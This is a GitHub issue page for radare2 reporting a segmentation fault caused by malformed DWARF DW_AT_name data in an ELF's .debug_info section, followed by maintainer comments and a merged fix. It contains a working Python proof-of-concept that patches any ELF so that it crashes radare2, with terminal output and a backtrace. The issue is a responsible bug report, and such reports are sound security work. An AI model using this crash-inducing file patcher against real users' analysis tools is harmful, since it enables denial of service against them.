radareorg / radare2 Public

<> Code   Issues 813   Pull requests 15   Discussions   Actions   ...

New issue

Jump to bottom

[ELF] Segmentation fault by opening a binary (Bug in DWARF parsing) #17383

Closed   **S01den** opened this issue on Jul 30, 2020 · 4 comments

Assignees

Labels   DWARF

Milestone   4.5.1

S01den commented on Jul 30, 2020

Work environment

Questions	Answers
OS/arch/bits (mandatory)	5.6.16-1-Manjaro x86_64, Kubuntu x86 32
File format of the file you reverse (mandatory)	ELF
Architecture/bits of the file (mandatory)	x86/32, x86/64
r2 -v full output, **not truncated** (mandatory)	radare2 4.6.0-git 25006 @ linux-x86-64 git.4.4.0-481-geac93216e
commit: `eac9321` build: 2020-07-26__21:25:02	

Expected behavior

`radare2 ./test_crash` opens the file in radare2 and displays the r2 shell to the user.


Actual behavior

```
$ r2 test_crash
Segmentation fault (core dumped)
```

Steps to reproduce the behavior

We, Architect (@CitadelArcho) and me, discovered this bug and dug a bit into it.
It is caused by malformed DWARF information (DW_AT_name), in the .debug_info section.
So we wrote a small PoC script which turns any ELF into a binary which makes radare2 crash.

```
#!/usr/bin/python3
from elftools.elf.elffile import ELFFile
from elftools.elf.enums import ENUM_E_MACHINE
import sys
import struct
import argparse
import os
import base64

# trigger a segfault in radare2 by modifing a DW_FORM_strp (a reference to a string in the dwarf debug format) (modify the shift in DW_AT_name)
# bug found by S01den and Architect (with custom fuzzing)

def build_parser():
        parser = argparse.ArgumentParser(description="Trigger a segfault in radare2 by modifing a DW_FORM_strp in .debug_info")
        parser.add_argument("-f", "--file",
                type=str, default="main",
                help="select the file to patch")

        return parser

print("__________                       _____  ________   _____  _________                      .__     ")
print("\______   \_______  ____   _____/ ____\ \_____  \_/ ____\ \_   ___ \____________    _____|  |__  ")
print("|     ___/\_  __ \/  _ \ /  _ \   __\   /   |   \   __\  /    \  \/\_  __ \__  \  /  ___/  |  \  ")
print("|    |     |  | \(  <_> |  <_> )  |    /    |    \  |    \     \____|  | \// __ \_\___ \|   Y  \ ")
print("|____|     |__|   \____/ \____/|__|    \_______  /__|     \______  /|__|  (____  /____  >___|  / ")
print("                                                \/                \/            \/     \/     \/ ")

args = build_parser().parse_args()

if(len(sys.argv) < 2):
        print("Command: ./unRadare2.py -f file_to_patch")
        exit()

filename = args.file
found = 0

file = open(filename,"rb")
binary = bytearray(file.read())
elffile = ELFFile(file)

offset_section_table = elffile.header.e_shoff
nbr_entries_section_table = elffile.header.e_shnum

for section in elffile.iter_sections():
        if(section.name == ".debug_info"):
                print("[*] .debug_info section f0und at %s!" % hex(section['sh_offset']))
                found = 1
                break

if(found):
        offset_dbg = section['sh_offset']
        binary[offset_dbg+0x31] = 0xff
        new_filename = filename+"_PoC"
        new_file = open(new_filename,"wb")
        new_file.write(binary)
        new_file.close()

        print("[*] ELF patched ! ----> "+new_filename)

else:
        comment_section = 0
        shstrtab_section = 0

        print("[!] No .debug_info section f0und :(")
        print("[*] So let's add it !")

        bin_abbrev = base64.b64decode("AREBJQ4TCwMOGw4RARIHEBcAAAIWAAMOOgs7C0kTAAADJAALCz4LAw4AAAQkAAsLPgsDCAAABQ8ACwsAAAYPAA==")
        bin_info = base64.b64decode("OAAAAAQAAAAAAAgBowAAAATXDQAAhxcAAM0OQAAAAAAAYCAAAAAAAAAAAAAAAjAAAAAD1DgAAAADCAcyFQAAAwEI")

        open("tmp_info", "wb").write(bin_info)
        open("tmp_abbrev", "wb").write(bin_abbrev)

        cmd_1 = "objcopy --add-section .debug_info=tmp_info "+args.file
        cmd_2 = "objcopy --add-section .debug_abbrev=tmp_abbrev "+args.file

        os.system(cmd_1)
        os.system(cmd_2)
        os.remove("tmp_info")
        os.remove("tmp_abbrev")
        print("[*] ELF patched ! ----> "+filename)

file.close()
```



Terminal - solden@solden-pc:~/dwarftest
Fichier Édition Affichage Terminal Onglets Aide

```
[solden@solden-pc dwarftest]$ r2 test_crash
 -- Are you a wizard?
[0x00001040]>

[0x00001040]> q

[solden@solden-pc dwarftest]$ ./unRadare2.py -f test_crash
__________                            _____ ________   _____    _________                      .__
\______   \_______  ____   _____/ ____\\_____  \_/ ____\   \_   ___ \____________    _____|  |__
 |     ___/\_  __ \/  _ \ /  _ \   __\  /   |   \   __\    /    \  \/\_  __ \__  \  /  ___/  |  \
 |    |     |  | \(  <_> |  <_> )  |   /    |    \  |      \     \____|  | \// __ \_\___ \|   Y  \
 |____|     |__|   \____/ \____/|__|   \_______  /__|       \______  /|__|  (____  /____  >___|  /
                                               \/                  \/            \/     \/     \/
[!] No .debug_info section f0und :(
[*] So let's add it !
[*] ELF patched ! ----> test_crash
[solden@solden-pc dwarftest]$ ./test_crash
Hey !
[solden@solden-pc dwarftest]$ r2 test_crash
Erreur de segmentation (core dumped)
[solden@solden-pc dwarftest]$ 
```

👍 1 🎉 1

XVilka assigned **HoundThe** on Jul 31, 2020

XVilka added the **DWARF** label on Jul 31, 2020

XVilka commented on Jul 31, 2020 Contributor

@HoundThe please take a look.

👍 1

XVilka added this to the **4.6.0** milestone on Jul 31, 2020

S01den commented on Aug 1, 2020 Author

Here is the backtrace btw:

```
#0  0x00007ffff7dba4b5 in __strlen_avx2 () from /usr/lib/libc.so.6
#1  0x00007ffff7ce7233 in strdup () from /usr/lib/libc.so.6
#2  0x00007ffff62ad42b in parse_typedef (anal=0x5555555768b0, all_dies=0x555555681f90, count=0x3, idx=0x1) at type_dwarf.c:657
#3  0x00007ffff62ad7ae in parse_type_entry (anal=0x5555555768b0, all_dies=0x555555681f90, count=0x3, idx=0x1) at type_dwarf.c:759
#4  0x00007ffff62ad8ac in r_anal_parse_dwarf_types (anal=0x5555555768b0, info=0x5555556aa0c0) at type_dwarf.c:785
#5  0x00007ffff6cf340f in bin_dwarf (core=0x7ffff5d13010, mode=0x2) at cbin.c:1041
#6  0x00007ffff6cff41d in r_core_bin_info (core=0x7ffff5d13010, action=0x504fff, mode=0x2, va=0x1, filter=0x0, chksum=0x0) at cbin.c:4150
#7  0x00007ffff6cf0332 in r_core_bin_set_env (r=0x7ffff5d13010, binfile=0x5555556d7b80) at cbin.c:345
#8  0x00007ffff6cb6729 in r_core_file_do_load_for_io_plugin (r=0x7ffff5d13010, baseaddr=0xffffffffffffffff, loadaddr=0x0) at cfile.c:441
#9  0x00007ffff6cb709f in r_core_bin_load (r=0x7ffff5d13010, filenameuri=0x5555556d8020 "dwarftest", baddr=0xffffffffffffffff) at cfile.c:651
#10 0x00007ffff7e3d71a in r_main_radare2 (argc=0x2, argv=0x7fffffffdfb8) at radare2.c:1113
#11 0x0000555555555426 in main (argc=0x2, argv=0x7fffffffdfb8) at radare2.c:96
#12 0x00007ffff7c7f002 in __libc_start_main () from /usr/lib/libc.so.6
#13 0x00005555555550fe in _start ()
```

HoundThe mentioned this issue on Aug 3, 2020

Fix malformed DWARF crash due invalid .debug_str reference ##bin #17399

Merged

4 tasks

HoundThe commented on Aug 3, 2020 Contributor

Cool, thanks for the nice report!

S01den commented on Aug 3, 2020 Author

You're welcome :D

👍 1 🎉 1

HoundThe closed this as completed on Aug 7, 2020

XVilka modified the milestones: **4.6.0**, **4.5.1** on Aug 11, 2020

Assignees

HoundThe

Labels

DWARF

Projects

None yet

Milestone

4.5.1

Development

No branches or pull requests

3 participants